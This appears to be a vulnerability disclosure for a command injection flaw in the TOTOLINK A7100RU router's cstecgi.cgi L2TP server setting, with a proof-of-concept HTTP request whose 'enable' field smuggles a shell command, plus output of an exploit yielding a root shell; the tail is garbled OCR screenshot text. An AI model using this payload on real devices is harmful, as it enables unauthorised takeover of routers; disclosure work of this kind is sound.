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TOTOlink A7100RU Command injection vulnerability

Overview

- Manufacturer's website information： http://totolink.net/
- Firmware download address ： http://totolink.net/home/menu/detail/menu_listtpl/download/id/185/ids/36.html

1. Affected version






Figure 1 shows the latest firmware Ba of the router


2.Vulnerability details



The program passes the content obtained by the enable parameter to the V2 parameter, and then brings V2 into UCI_ Set_ In str function



Format the A4 matched content into V11 through snprintf function, and then bring V11 into cstesystem function



The function directly brings user input into the execv function, which has a command injection vulnerability

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V7.4cu.2313_B20191024
2. Attack with the following overflow POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 79
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/adm/status.asp?timestamp=1647872753309
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647872744:2
Connection: close
```

```
{"topicurl":"setting/setL2tpServerCfg",
"enable":"1$(ls>/tmp/123;)"}
```

The reproduction results are as follows:





Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell


python /home/iot/Desktop/totolink
python /home/iot/Desktop/totolink 80x24
iot@attifyos ~/D/totolink> python exp.py
[+] Opening connection to [redacted] Done
[*] Switching to interactive mode
RLX Linux version 2.0
For further information check:
http://processor.realtek.com/
$ ls
ls
bin etc init lighttp proc tmp var
dev home lib mnt sys usr web_cste
$
Terminator
Arduino IDE
Mozilla Firefox
The Smartest Network Device
Help
R LOGIN
requires a username and
User Name
Password
LOGIN
Forgot Password
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